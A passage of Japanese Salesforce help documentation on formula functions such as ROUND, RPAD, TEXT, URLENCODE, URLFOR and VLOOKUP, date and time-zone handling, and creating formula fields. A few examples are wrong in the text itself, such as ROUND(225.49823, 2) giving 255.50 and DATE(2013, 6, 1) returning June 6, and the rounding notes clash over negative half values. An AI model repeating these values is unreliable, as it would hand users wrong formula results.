例:	ROUND (1.5, 0) = 2 ROUND (1.2345, 0) = 1 ROUND (-1.5, 0) = -2 ROUND (225.49823, 2) = 255.50 **単純な割引** ROUND(Amount-Amount* Discount_Percent__c,2) この数式は、商談の割引金額を2桁の数字に切り上げるために使用します。この例は、［割引率］というカスタムパーセント項目を使用した商談の数値数式項目です。
ヒント:	• *num_digits* に 0 を入力すると、数値がもっとも近い整数に丸められます。 • Salesforce は、指定した小数点の位置に基づいて数値を自動的に丸めます。たとえば、小数点以下 2 桁の位置を持つカスタム数値項目であれば、1.49999 と入力すると、1.50 が保存されます。 • Salesforce では、round half up アルゴリズムを使用します。中間値は常に四捨五入されます。たとえば、1.45 は 1.5 に四捨五入されます。–1.45 は –1.5 に四捨五入されます。 • 表示される小数点以下の桁数は、カスタム項目ウィザードで項目を定義するときに選択した小数点の位置によって異なります。*num_digits* は、値を丸めるときに考慮する桁数を表します。

RPAD

説明:	テキスト文字列の右側に指定した文字を挿入します。
使用方法:	RPAD(***text***, ***padded_length***[, '***pad_string***'])。次の変数を指定します。 • *text* には、その後に文字を挿入する項目または式を指定します。 • *pad_length* には、返されるテキスト文字列の合計文字数を指定します。 • *pad_string* には、挿入する必要のある文字を指定します。*pad_string* は省略可能であり、デフォルトでは空白になります。 *text* の値が *pad_string* よりも長い場合には、*text* が *padded_length* のサイズまで切り取られます。
例:	**項目名: デフォルトを挿入** RPAD(Name, 20) は、［名前］項目の 21 文字目以降を切り捨てます。たとえば、名前が mycompany.com の場合は「mycompany.com」という値が返されます。

	My_Company: 変更なし `RPAD('my_company.com', 14, 'z')` は、「my_company.com」が 14 文字であるため、そのまま「my_company.com」を返し、何も変更しません。 **項目名: 文字を挿入** `RPAD(Name, 15, 'z')` は「mycompany.comz」を返します。 **項目名: 切り捨て** `RPAD(Name, 2)` は、3 文字目以降の名前を切り取ります。たとえば、名前が `mycompany.com` の場合は「my」という値が返されます。
ヒント:	末尾の空白スペースは除外されます。

SQRT

説明:	指定された数値の正の平方根を返します。
使用方法:	`SQRT(`***`number`***`)`。*`number`* に、平方根にする項目または式を指定します。
例:	`SQRT(25)` は、25 の平方根、つまり 5 を返します。 **振幅** `SQRT(Amplitude__c)` は、地震の振幅を表すカスタム数値項目の平方根を返します。
ヒント:	• 負の数の平方根を計算すると、詳細ページにエラーが表示されます。 • `IF(Amplitude__c >= 0, SQRT(Amplitude__c), null)` のような IF 関数を記述して、ゼロによる除算エラーを防ぎます。

SUBSTITUTE

説明:	テキスト文字列中の元のテキストを新規のテキストで置き換えます。
使用方法:	`SUBSTITUTE(`***`text`***`, `***`old_text`***`, `***`new_text`***`)`。*`text`* に、値の代入をする項目か値を指定します。*`old_text`* に、置換対象となるテキストを指定します。*`new_text`* に *`old_text`* を置換するテキストを指定します。
例:	`SUBSTITUTE(Name, "Coupon", "Discount")` は、商談の名前に「クーポン」という語を含む商談名を返し、「Coupon」という語があればすべて「Discount」で置き換えます。 `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` は、個人のメールアドレスから @ マークの位置を検索し、「www」で置き換えるテキスト長を割り出します。この処理によって Web サイトアドレスを抽出できます。

ヒント:	• 引用符で囲んだ用語は、大文字と小文字が区別されます。 • *old_text* が複数回出現する場合は、結果的に重複が発生することになっても、出現するたびに *new_text* の値で置き換えられます。

TEXT

説明:	数式を使用するすべての場所で、パーセント、数値、日付、日付/時間、または通貨の各項目のデータ型をテキストに変換します。また、承認ルール、承認ステップルール、ワークフロールール、エスカレーションルール、割り当てルール、自動レスポンスルール、入力規則、数式項目、項目自動更新、およびカスタムボタンとカスタムリンクで、選択リスト値をテキストに変換します。
使用方法:	TEXT(***value***)。*value* に、テキスト形式に変換する項目または式を指定します。この関数では、小数点(ピリオド)またはマイナス記号(ダッシュ)以外の特殊文字を使用しないでください。

例:	**テキスト形式での期待収益**
	TEXT(ExpectedRevenue) は、商談の期待収益金額を、ドル記号を持たないテキスト形式で返します。たとえば、あるキャンペーンの［期待収益］が「$200,000」の場合、この数式項目は「200000」を表示します。
	納入商品 ID
	SerialNumber &"-"& TEXT(Quantity) は、シリアル番号で始まり、数量で終わる納入商品 ID の数値をダッシュで区切って返します。［シリアル番号］項目はテキストですが、［数量］項目は数値であるため、前に TEXT 関数が必要です。
	数学的方程式での選択リスト値の使用
	`VALUE(LEFT(TEXT(Quantity), 5)) * Unit`
	この数式は、［数量］選択リストの最初の 5 つの数値に［単位］数値項目を掛けます。
	2 つの選択リストの比較
	`IF(TEXT(bug_status) = TEXT(case_status), "Match", "Out of Sync")`
	この数式は、bug_status 選択リストの値と case_status 選択リストの値を比較します。
	親レコードからの選択リスト値の表示
	`TEXT(Account.Industry)`
	商談に関するこの数式項目は、関連付けられた取引先の業種を示します。
	選択リスト値の連結
	`TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)`

	商談に関するこの数式項目は、関連付けられた取引先の業種および副業種を示します。
入力規則の例	**完了商談一覧の保存のブロック** `CONTAINS(TEXT(Status), "Closed")` は、`Status` 選択リスト値に「Closed Won」(商談成立)や「ClosedLost」(不成立)のように「Closed」という値が含まれる場合は、TRUE を返します。この入力規則の数式は、ユーザによる完了商談一覧への変更の保存をブロックします。 **数値選択リスト値への数値関数の使用** `VALUE(LEFT(TEXT(Quantity), 5)) * Unit > 10000` は、[数量]選択リストの最初の 5 つの数値に [単位]数値項目を掛け、その結果が 10,000 を超える場合に TRUE を返します。 **2 つの選択リストの直接比較** `TEXT(bug_status) = TEXT(case_status)` は、bug_status 選択リストの値と case_status 選択リストの値を比較し、等しい場合に TURE を返します。
ヒント:	• 返されたテキストは、通貨、パーセント記号、カンマのいずれの形式でもありません。 • 値は地域を区別しません。たとえば、24.42 ユーロは、24.42 という数値に変換されます。 • パーセントは小数で返されます。 • 日付は YYYY-MM-DD (4 桁の年、2 桁の月、および 2 桁の日) の形式で返されます。 • 日付/時間の値は YYYY-MM-DD HH:MM:SSZ の形式で返されます。YYYY は 4 桁の年、MM は 2 桁の月、DD は 2 桁の日、HH は 2 桁の時間、MM は 2 桁の分、SS は 2桁の秒、および Z は基準子午線、つまり協定世界時で時刻が返されることを表します。 • 選択リスト項目は、入力規則、承認ルール、承認ステップルール、ワークフロールール、エスカレーションルール、割り当てルール、自動レスポンスルール、数式項目、項目自動更新、およびカスタムボタンとカスタムリンクなどの数式で使用される TEXT 関数でサポートされます。その他の数式では、選択リスト項目を参照する場合に ISPICKVAL または CASE を使用します。 • TEXT 関数は常に、選択リスト値を現在のユーザの言語ではなく、組織のマスタ言語で返します。

TODAY

説明:	現在の日付を日付データ型で返します。
使用方法:	`TODAY()`

例:	`TODAY()-Sample_date_c` は、サンプル内に残っている日数を計算します。
入力規則の例:	`SampleDate < TODAY()` この例は、ユーザが［サンプル抽出日］を過去の任意の日付に変更できないようにします。
ヒント:	• 括弧を削除しないでください。 • 括弧は空白のままにしておきます。値を入れる必要はありません。 • TODAY関数では、日付/時間項目ではなく、日付項目を使用します。［最終活動日］が日付項目であるのに対し、［作成日］と［最終更新日］は日付/時間項目です。 • 日付/時間項目を使用する場合は、「NOW」を参照してください。 • 日付と時刻は常にユーザの時間帯を使って計算されます。 • TODAY 関数およびその他の日付項目と一緒に加算演算子と減算演算子を使用すると、日数を表す数値が返されます。たとえば、`TODAY()-LastActivityDate` は、最終活動日からの日数を計算します。この例では、数式項目のデータ型が数値になります。 • TODAY 関数および数値と一緒に加算演算子と減算演算子を使用すると、日付が返されます。たとえば、`TODAY() +5`は、今日から 5 日先の日付を計算します。この例では、数式項目のデータ型が日付になります。

TRIM

説明:	テキスト文字列の先頭と末尾から、スペースとタブを削除します。
使用方法:	`TRIM(`***text***`)`。*text* に、タブとスペースを削除する項目または式を指定します。
例:	`TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` で、ユーザの姓の最初の5文字と名の最初の文字がダッシュで区切られた値を含むネットワーク ID が返されます。

UPPER

説明:	指定したテキスト文字列内のすべての英字を大文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。
使用方法:	`UPPER(`***text***`, [`***locale***`])`。必要に応じて、*text* を大文字に変換する項目または数式と置き換え、*locale* は、省略可能な 2 文字の ISO 言語コードまたは 5 文字の地域コードに置き換えます。

例:	**MYCOMPANY.COM** `UPPER("mycompany.com")` は「MYCOMPANY.COM」を返します。 **MYCOMPANY.COM 123** `UPPER("Mycompany.com 123")` は「MYCOMPANY.COM 123」を返します。 **トルコ語の言語ロケールを適用** たとえば、トルコ語には「i」の文字にドットが 1 つ付くものとドットのないものの 2 種類があります。トルコ語の地域ルールでは、ドット付きの「i」を大文字化し、ドットのない「I」を小文字にできる機能が必要です。トルコ語の言語地域で `UPPER()` 関数を正しく使用するには、`UPPER()` 関数内でトルコ語の地域コード *tr* を次のように使用します。 `UPPER(`***`text`***`, "tr")` このようにすると、*`text`* 内にドット付きの「i」があっても、ドットのない「I」に変換しないようにできます。

URLENCODE

説明:	*RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* での定義に従って、URL では不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URL で使用するテキスト文字列や差し込み項目をエンコードします。たとえば、空白スペースは `%20` に置き換えられ、感嘆符は `%21` に置き換えられます。
使用方法:	`{!URLENCODE(`***`text`***`)}`。*`text`* に、差し込み項目または符号化するテキスト文字列を指定します。
例:	差し込み項目 `foo__c` が `<B>Mark's page<b>` を含む場合、`{!URLENCODE(foo_c)}` は `%3CB%3EMark%27s%20page%3C%2Fb%3E` のようになります。
ヒント:	• この関数はカスタムボタンとカスタムリンク、および Visualforce でのみ使用できます。 • URL コンテンツのソースがあるカスタムボタンとカスタムリンクには、別の文字コード設定があります。指定した文字コード設定のあるカスタムボタンまたはカスタムリンクのエンコードに URLENCODE 関数を使用する場合、Salesforce により最初にカスタムボタンまたはカスタムリンクの設定に従って URL がエンコードされ、続いてその結果がエンコードされます。たとえば、カスタムリンクの URL が空白を含み、その文字コード設定が UTF8 の場合、Salesforce により最初に空白がプラス記号 (+) にエンコードされ、続いて URLENCODE 関数によりプラス記号がその文字コード `%2B` に変換されます。 • URLENCODE 関数の商談 (`Opportunity.Account`) に標準の `Account` 項目を含む場合、項目の値は取引先名ではなく取引先 ID です。取引先名をエンコードするには、取引先名にまたがる商談でカスタムクロスオブジェクト数式項目を作成し、`Opportunity.Account` の代わりに URLENCODE 関数でその項目を

使用します。たとえば、クロスオブジェクト数式が AccountNameFormula__c の場合は、次のコードを使用します。

```
http://www.google.com/search?q={!URLENCODE
(Opportunity.AccountNameFormula__c)}
```

URLFOR

説明:	Visualforce ページにある静的リソースアーカイブ内のアクション、Sコントロール、Visualforce ページ、またはファイルの相対 URL を返します。
使用方法:	{!URLFOR(*target*, *id*, [*inputs*], [*優先指定なし*])}。*target* に URL またはアクション、Sコントロール、静的リソースマージ変数を指定します。*id* に、レコードへの参照を指定します。*inputs* に、省略可能な追加のパラメータを指定します。*優先指定なし* 引数も省略可能で、デフォルトは「False」です。これは、$Action.Account.New など標準の Salesforce ページへの対象に適用されます。別の箇所で上書きを指定したかどうかに関係なく標準の Salesforce ページを表示したい場合は、*優先指定なし* を「True」に置き換えます。 Visualforce ページにアクセスするには、「apex/」を先頭に付けてページの名前を入力します。たとえば、Visualforce ページの名前が myTestPage の場合は、{!URLFOR("/apex/myTestPage")} を使用します。
Visualforce の例:	`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>` この例では、<apex:image> コンポーネントが、静的リソースとしてアップロードされた .zip ファイル内の .jpg ファイルを参照しています。アップロードされると、静的リソースの名前が TestZip と定義され、リソース内の画像へのパスは images/Bluehills.jpg になります。

ヒント:	• アクション、Sコントロール、および静的リソースの特殊な差し込み項目にアクセスするには、グローバル変数を使用します。
	• 入力パラメータ名が文字またはドル記号($)以外で始まる場合は、引用符で囲みます。
	• 複数の *inputs* を括弧で括って、これらをまとまった指定として扱います。
	`{!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])}`
	• *優先指定なし* 引数に設定したいパスがない場合は、次のように *inputs* 引数に「Null」を指定します。
	`{!URLFOR($Action.Case.View, Case.Id, null, true)}`

- 標準アクションを上書きすると、それ以降 Salesforce で使用できません。たとえば、新規取引先アクションを上書きした場合、取引先の詳細ページ、他の詳細ページでの取引先関連リスト、サイドバーでの [新規作成] ドロップダウンリストなど、すべてのページにある [新規] ボタンに影響が出ます。標準アクションを上書きして、かつアクションにアクセスする場合は、そのアクションを参照する Sコントロールで *優先指定なし* 引数を使用してください。
- 標準またはカスタムタブのホームページを上書きするときには、*target* を "Tab" `$Action` グローバル変数に、*id* をオブジェクト種別に設定します。たとえば、`URLFOR($Action.Account.Tab, $ObjectType.Account)` のように設定されます。
- この関数は、カスタムボタン、リンク、Sコントロール、および Visualforce ページでのみ使用できます。

VALUE

説明:	テキスト文字列を数値に変換します。
使用方法:	`VALUE(`***text***`)`。*text* に、数値に変換する項目または式を指定します。
例:	**リード数** `VALUE(Lead_Number__c)` は、［リード番号］という自動採番項目にあるテキスト値の数値を返します。これは、計算時に［リード番号］項目を使用する場合に有用です。自動採番項目は、実際はテキスト項目であり、数値計算を実行するには、数値に変換する必要があります。 **リードのラウンドロビン方式 (順次) 割り当て** `MOD(VALUE(Lead_Number__c), 3)` この数式は、[Round_Robin_ID] という数式項目用の数式で、各リードに 0、1、または 2 を割り当てます。この数式は、［リード番号］というカスタム自動採番項目を使用し、1から始まる一意の番号を各リードに割り当てます。MOD関数は、リード数を、利用可能なリードキューの数 (この例では 3) で割り、0、1、または 2の余りを返します。この数式項目の値をリードの割り当てルールで使用して、リードレコードを異なるキューに割り当てます。次に例を示します。 • Round_Robin_ID = 0 は、キュー A に割り当てられます。 • Round_Robin_ID = 1 は、キュー B に割り当てられます。 • Round_Robin_ID = 2 は、キュー C に割り当てられます。
ヒント:	VALUE 関数内のテキストに、小数点 (ピリオド) またはマイナス記号 (ダッシュ) 以外の特殊文字を使用しないでください。たとえば、数式 `VALUE(Text_field__c)` で、次の結果が生成されます。 • ［テキスト項目］が 123 の場合、結果は **123** になります。 • ［テキスト項目］が空白の場合、結果は **#Error!** になります。

- ［テキスト項目］が $123 の場合、結果は #Error! になります。
- ［テキスト項目］が EUR123 の場合、結果は #Error! になります。

VLOOKUP

説明:	Excel の VLOOKUP() 関数と同様に、カスタムオブジェクトに関連する値を検索し、その値を返します。
使用方法:	VLOOKUP(***field_to_return***, ***field_on_lookup_object***, ***lookup_value***)。*field_to_return* には返す値が含まれている項目を、*field_on_lookup_object* には一致させる値が含まれている関連オブジェクト上の項目を、また *lookup_value* には一致させる値を指定します。
入力規則の例:	この例では、請求先の郵便番号の最初の 5 文字で、米国内で有効なすべての郵便番号を格納している Zip_Code__c というカスタムオブジェクトの値を検索し、請求先郵便番号が有効であることを確認します。郵便番号が Zip_Code__c オブジェクトで見つからない場合や、都道府県(請求先)が、Zip_Code__c オブジェクト内の対応する State_Code__c と一致しない場合には、エラーが表示されます。 `AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )` **メモ:** • この例は、請求先国が「US」または「USA」のときに使用します。 • CSV ファイル形式になった米国の郵便番号一覧は、http://zips.sourceforge.net からダウンロードできます。
ヒント:	• *field_to_return* のデータ型は、自動採番、積み上げ集計、参照関係、主従関係、チェックボックス、日付、日付/時間、メール、数値、パーセント、電話番号、テキスト、テキストエリア、または URL にする必要があります。 • *field_on_lookup_object* は、カスタムオブジェクトの［レコード名］項目にする必要があります。 • *field_on_lookup_object* と *lookup_value* は、同じデータ型にする必要があります。 • 一致するレコードが複数ある場合は、最初のレコードの値が返されます。 • 返される値は、カスタムオブジェクトのものであることが必要です。 • この関数で参照されるカスタム項目またはカスタムオブジェクトは削除できません。

- この関数は、入力規則でのみ使用できます。

YEAR

説明:	指定された日付の 4 桁の年を数値形式で返します。
使用方法:	`YEAR(date)`。*date* に、返される年を含む項目または式を指定します。
例:	`YEAR(TODAY())- YEAR(Initial_Meeting__c)` で、クライアントとの初回ミーティングからの年数が返されます。この例では、［最初のミーティング］というカスタム日付項目を使用しています。

関連トピック:

- 数式の演算子と関数 A – H
- 数式の演算子と関数

数式での日付値および日付/時間値の使用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

日時を設定して業務を進める組織では、支払期日、契約期間、その他の機能の管理に日付数式が役立ちます。

日付には、Date と Date/Time という 2 種類のデータ型を使用します。日付を処理する際に使用する値の大半は Date データ型で、年、月、および日を保存します。`CreatedDate` などの一部の項目は、日付値だけでなく、時間値も格納する日付/時間項目です (GMT で保存されますが、ユーザのタイムゾーンの時刻で表示されます)。レポートやレコード詳細ページの日付および日付/時間項目は、ユーザのロケールの形式で表示されます。

日付値および日付/時間値で加算や減算などの演算を行えば、将来の日付や 2 つの日付の経過時間を計算できます。たとえば、一方の日付から他方の日付を減算すると、その2つの値の差の日数 (Number データ型) が算出されます。2 つの日付/時間値間でこの減算を行った場合は、差が小数値で返され、日、時間、分に換算されます。

たとえば、2 つの日付/時間値の差が 5.52 の場合、2 つの値には、5 日 12 時間 (1 日の 0.5 時間) 28 分 (1 日の 0.02 分) の差があることになります。日付および日付/時間に数値を加算することも可能です。たとえば、`TODAY() + 3` という演算では、今日から 3 日後の日付が返されます。日付の処理についての詳細と用例は、「日付数式のサンプル」のリストを参照してください。

どの例でも、実際の日付および日付/時間の項目や値の位置に *date* 変数と *date/time* 変数を使用します。

通常、複雑な日付関数は、テキストや数値の数式関数よりサイズが大きくなるため、数式のコンパイルサイズの問題が生じる可能性があります。この問題の対処については、*「Tips for Reducing Formula Size」* を参照してください。

TODAY() および NOW()

TODAY() 関数では、現在の日、月、および年が Date データ型で返されます。この関数は、以前の日付からの経過日数や一定の日数後の日付を確認する数式や、単に現在の日付を表示する数式で役立ちます。

NOW() 関数では、現時点の日付/時間値が返されます。この関数は、1 日の特定の時間や日付を確認する場合に役立ちます。

日付値と日付/時間値間の変換方法についての詳細は、「日付/時間と日付間の変換」を参照してください。

DATE() 関数

DATE() 関数では、指定した年、月、および日の日付値が返されます。数字の Y/M/D 値および YEAR()、MONTH()、DAY() 関数は、DATE() の有効なパラメータです。たとえば、DATE(2013, 6, 1) では、June 6, 2013 が返されます。同様に、DATE(YEAR(TODAY()), MONTH(TODAY()) + 3, 1) では、現在の年の今日から 3 か月先の月の最初の日の日付値が返されます (月が 1～12 の範囲内など、日付が有効であるものとします)。

入力した Y/M/D 値が無効の日付のときは、DATE() でエラーが返されるため、日付値を処理する場合はエラーチェックも重要です。無効な日付の処理方法は、「日付数式のサンプル」に記載されています。

日付/時間と日付間の変換

Date データ型と Date/Time データ型は代替不能なため、日付値と日付/時間値を含む演算を行う場合は、値を変換してデータ型を揃える必要があります。一定の関数 (YEAR()、MONTH()、DAY() など) は日付値でしか処理できないため、最初に日付/時間値を変換する必要があります。

DATEVALUE(***date/time***) 関数を使用すると、日付/時間の日付値が返されます。たとえば、日付/時間から年を取得するには、YEAR(DATEVALUE(***date/time***)) を使用します。

日付値を日付/時間に変換する場合は、DATETIMEVALUE(***date***) 関数を使用します。時間は、グリニッチ標準時間 (GMT) の午前 12 時に設定され、レコードが表示される時点で表示するユーザのタイムゾーンに変換されます。ユーザがサンフランシスコにいる場合、DATETIMEVALUE(TODAY()) では、当日の午前 12 時ではなく、前日の午後 5 時 (夏時間の場合) が返されます。詳細は、「日付/時間およびタイムゾーンの留意点」を参照してください。

日付とテキスト間の変換

日付をテキストの一部にする場合は、日付値を TEXT() 関数でラップして、テキストに変換します。たとえば、今日の日付をテキストで返す場合は、次の数式を使用します。

```
"Today's date is " & TEXT( TODAY() )
```

この数式では、日付がロケール依存の形式ではなく、「YYYY-MM-DD」形式で返されます。形式を変更する場合は、最初に日付から日、月、および年を抽出し、続いて任意の形式で再編します。次に例を示します。

```
"Today's date is " & TEXT( MONTH( date ) ) & "/" & TEXT( DAY( date ) ) & "/" & TEXT( YEAR(
 date ) ) )
```

他の日付項目や数式でもこのテキストを使用できるように、文字列を日付に変換すること可能です。テキストを「YYYY-MM-DD」形式にする場合は、次の数式を使用して、日付値を返します。

```
DATEVALUE( "YYYY-MM-DD" )
```

日付/時間とテキスト間の変換

TEXT() 関数を使用すると、文字列に日付/時間値を含めることができますが、タイムゾーンに注意する必要があります。たとえば、次の数式について考えてみます。

```
"The current date and time is " & TEXT( NOW() )
```

この数式では、NOW() は GMT にオフセットされます。通常、NOW() は表示される時点でユーザのタイムゾーンに変換されますが、この場合はテキストに変換されているため、この変換が行われません。そのため、サンフランシスコ時間 (GMT-7) の 8 月 1 日午後 5 時にこの数式を実行すると、「現在の日時は、2013–08–02 00:00:00Z です」と表示されます。

日付/時間をテキストに変換すると、末尾に GMT を表す「Z」が付記されます。TEXT(***date/time***) は、項目が空白の場合に「Z」を返します。そのため、処理する日付/時間値が空白の可能性がある場合は、テキストを変換する前に次の数式で確認します。

```
IF(
 ISBLANK( date/time ),
 "",
 TEXT( date/time )
)
```

文字列を日付/時間値に変換するには、DATETIMEVALUE() を使用して、「YYYY-MM-DD HH:MM:SS」形式の文字列を渡します。このメソッドでは、GMT の日付/時間値が返されます。

日付/時間およびタイムゾーンの留意点

日付値および日付/時間値は GMT で格納されます。レコードを保存するときは、項目値がユーザのタイムゾーンから GMT に調整され、その後レコード詳細ページやレポートで表示される時点で閲覧者のタイムゾーンに戻されます。日付に変換することで問題が生じることはありません。日付/時間から日付に変換しても日付値は同じであるためです。

ただし、日付/時間の項目や値を処理する場合、変換は常にユーザのタイムゾーンではなく、GMT で行われます。標準の日付/時間項目から別の標準の日付/時間を減算する場合は、どちらの項目も同じタイムゾーンのため問題は生じません。他方、計算するいずれかの値が、テキストまたは日付値から日付/時間値に変換されたものである場合には、結果が異なります。

たとえば、サンフランシスコのユーザが、カスタムの Date_Time_c という日付/時間項目に 2013 年 8 月 2 日午前 12 時の値を入力するとします。太平洋夏時間の時差は GMT-7 のため、この値は 2013–08–02 07:00:00Z として保存されます。8 月 1 日午後 12 時 (PDT) に、ユーザがレコードを表示して、次の数式を実行します。

```
Date_Time_c - NOW()
```

この計算では、NOW() は 2013–08–01 19:00:00Z となり、続いて 2013–08–02 07:00:00Z から減算した 0.5 (12 時間) という予想どおりの結果が返されます。

ここで、NOW() の代わりに、文字列「2013–08–01 12:00:00」を日付/時間値に変換するとします。

```
Date_Time_c - DATETIMEVALUE( "2013-08-01 12:00:00" )
```

この場合、DATETIMEVALUE(“2013-08-01 12:00:00”) は 2013–08–01 12:00:00Z で、0.79167 (19 時間) という結果が返されます。

数式でユーザのタイムゾーンを判断する方法はありません。ユーザ全員が同じタイムゾーンにいる場合は、変換した値に、ユーザのタイムゾーンと GMT の時差を加減算して、タイムゾーンの時差を調整できます。ただし、タイムゾーンに夏時間が適用されることがあり、また夏時間の開始日と終了日が毎年異なるため、この変更を数式で管理することは困難です。日付/時間値とテキストまたは日付値間の変換が必要なトランザクションには、Apex を使用することをお勧めします。

関連トピック:

- 数式を作成する際のヒント

数式項目の作成

カスタム数式項目には、特別な属性が必要です。

メモ: 「Getting Started with Formulas (数式の使用開始)」ヘルプ動画では、次の手順のライブデモをご覧いただけます。

1. 最初に数式項目を作成する手順は、カスタム項目を作成する場合と同じです。「カスタム項目の作成」 (ページ 5099)を参照してください。
2. 数式のデータ型を選択します。計算の出力に基づいて、数式に適用するデータ型を選択します。「数式データ型」 (ページ 5223)を参照してください。
3. 通貨、数値、またはパーセントという各データ型を表示するときの小数点以下の桁数を指定します。この設定は、マルチ通貨組織の通貨項目では無視されます。代わりに、通貨設定の［小数点の位置］が適用されます。

   メモ: Salesforce は、数式項目内の数値に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。

4. [次へ] をクリックします。
5. 数式の作成:
   a. [高度な数式] タブで数式を作成する場合、またはワークフロー、入力規則、割り当て、自動レスポンス、またはエスカレーションなどの承認やルールの数式を作成する場合は、[項目の挿入] をクリックし、項目を選択してから [挿入] をクリックします。

      特定の Salesforce データを渡す基本数式を作成するには、[簡単な数式] タブの［差し込み項目の種類］ドロップダウンリストからデータ型を選択し、［項目の挿入］ドロップダウンリスト内の項目を選択します。

      ヒント: クロスオブジェクト数式を作成し、そのオブジェクトの関連オブジェクトと参照差し込み項目を展開します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

数式項目の詳細を参照する
- 「設定・定義を参照する」

数式項目を作成、変更、または削除する
- 「アプリケーションのカスタマイズ」

b. 演算子を挿入するには、［演算子の挿入］ドロップダウンリストから該当する演算子アイコンを選択します。

c. 必要に応じて、[高度な数式] タブをクリックし、関数を使用して、追加する演算子と差し込み項目を表示します。関数とは、あらかじめ用意されている数式のことで、入力パラメータを指定してカスタマイズできます。

d. 関数を挿入するには、リストにある名前をダブルクリックするか、選択してから [選択した関数を挿入] をクリックします。関数のリストを検索するには、［関数］ドロップダウンリストからカテゴリを選択します。関数を選択後[この関数に関するヘルプ]をクリックして、その関数を使った数式の例や説明を参照します。

e. 数式にコメントを追加します。特に数式が複雑な場合に役立ちます。コメントは、スラッシュの次にアスタリスク (/*) を付けて始め、アスタリスクの次にスラッシュ (*/) を付けて終わる必要があります。

コメントは、数式の定義を参照する人に対し、数式の特定の部分について説明する場合に便利です。例:

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

また、数式内のエラーを特定するために構文をデバッグおよびチェックするときに、コメントを使用して数式を部分的にコメントアウトすることもできます。

メモ:

- コメントをネストすると構文エラーの原因となります。たとえば、次のような数式は保存できません。

```
/* /* comment */ */
```

- 数式全体をコメントアウトすると構文エラーの原因となります。
- コメントは、数式の文字およびバイトサイズ制限の対象になります。

メモ: 数式項目には、スペース、改行文字、コメントを含む最大3,900文字を含めることができます。数式にこれを上回る数の文字が必要な場合は、個別に数式項目を作成し、他の数式項目でそれらの項目を参照してください。数式の評価後に表示される最大文字数は、1,300です。

6. [構文を確認] をクリックして、数式にエラーがないか確認します。
7. 必要に応じて、［説明］ボックスにその数式の説明を入力します。
8. 数式が数値、通貨、またはパーセント項目を参照している場合は、空白の項目を処理する場合のオプションを選択します。空白の項目に0を入れる場合は、［空白の項目を 0 として処理］を選択します。この項目を空白のままにしておく場合は、［空白項目を空白として処理］を選択します。
9. [次へ] をクリックします。

10. 項目レベルのセキュリティを設定して、特定のプロファイルに対してその項目をアクセス可能にするかを決定し、[次へ] をクリックします。
11. 項目を表示するページレイアウトを選択します。ページレイアウトの 2 列のセクションのうち、最上部に設定されているセクション内の最後の項目として追加されます。ユーザカスタム項目の場合、ユーザ詳細ページの一番下に自動的に追加されます。
12. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

メモ: 数式項目は自動的に計算されるため、レコード詳細ページでは読み取り専用となり、最終更新日の項目は更新されません。数式項目は、編集ページには表示されません。

取引先数式では、法人取引先のすべての項目が差し込み項目として使用できます。ただし、［誕生日］や［メール］など、個人取引先専用の取引先項目は使用できません。

数式を作成する際のヒント

クロスオブジェクト数式項目とは?

関連トピック:

数式の要素

数式の差し込み項目

数式を作成する際のヒント

数式の演算子と関数

数式を作成する際のヒント

デモを見る: Formulas: Tips and Gotchas (数式: ヒントと問題)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- ユーザに表示される数式項目が、項目レベルセキュリティを使用して非表示または参照のみに設定された項目を参照する場合があります。数式項目に機密情報が含まれている場合は、項目レベルセキュリティを使用して非表示にします。
- 活動の数式項目は、ToDo および行動のページレイアウトに追加することができます。行動のページレイアウトにある ToDo に関連した数式項目には利用価値がない場合があります。同様に、ToDo のページレイアウトにある行動に関連した数式項目も役に立たない場合があります。
- レコードが ToDo か行動かを判別するには、`IsTask` 差し込み項目を使用します。たとえば、次のようになります。

```
IF(IsTask, "This is a task", "This is an event")
```

日付および日付/時間数式項目の使用のヒント

数式での差し込み項目の使用のヒント

数値数式項目の使用のヒント

選択リストおよび複数選択リスト数式項目の使用のヒント

数式のレコードタイプを参照するためのヒント

テキスト数式項目の使用のヒント

関連トピック:

数式項目の作成

一般的な数式エラー

日付および日付/時間数式項目の使用のヒント

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 日付と時刻は常にユーザの時間帯を使って計算されます。
- 日付および日付/時間項目は、同じものとしては使用できません。名前だけでは、項目が日付か日付/時間かがわからない場合があります。たとえば、［作成日］と［最終更新日］は日付/時間項目ですが、［最終活動日］は日付項目です。日付/時間項目を日付項目に変換するには、DATEVALUE 関数を使用します。

  メモ: ［作成日］項目と［最終更新日］項目には、日付と時間の両方ではなく、日付のみが表示されます。

- 期間を計算するには、日付項目または日付/時間項目と一緒に加算演算子と減算演算子を使用します。たとえば、ある日付から別の日付を引いて 2 つの日付間の日数を計算します。同様に、ある日付/時間から別の日付/時間を引くと、2 つの日付/時間の間の日数が数値として計算されます。推奨される使用方法は、NOW または TODAY を参照してください。
- 別の日付または日付/時間を求めるには、加算演算子または減算演算子と数値を使用します。たとえば、`{!CreatedDate} + 5` では、レコードの作成日から 5 日後の日付と時間を計算します。数式では指定したデータ型と同じデータ型を返します。日付項目 + (-) 数値では日付を、日付/時間項目 + (-) 数値では日付/時間を返します。
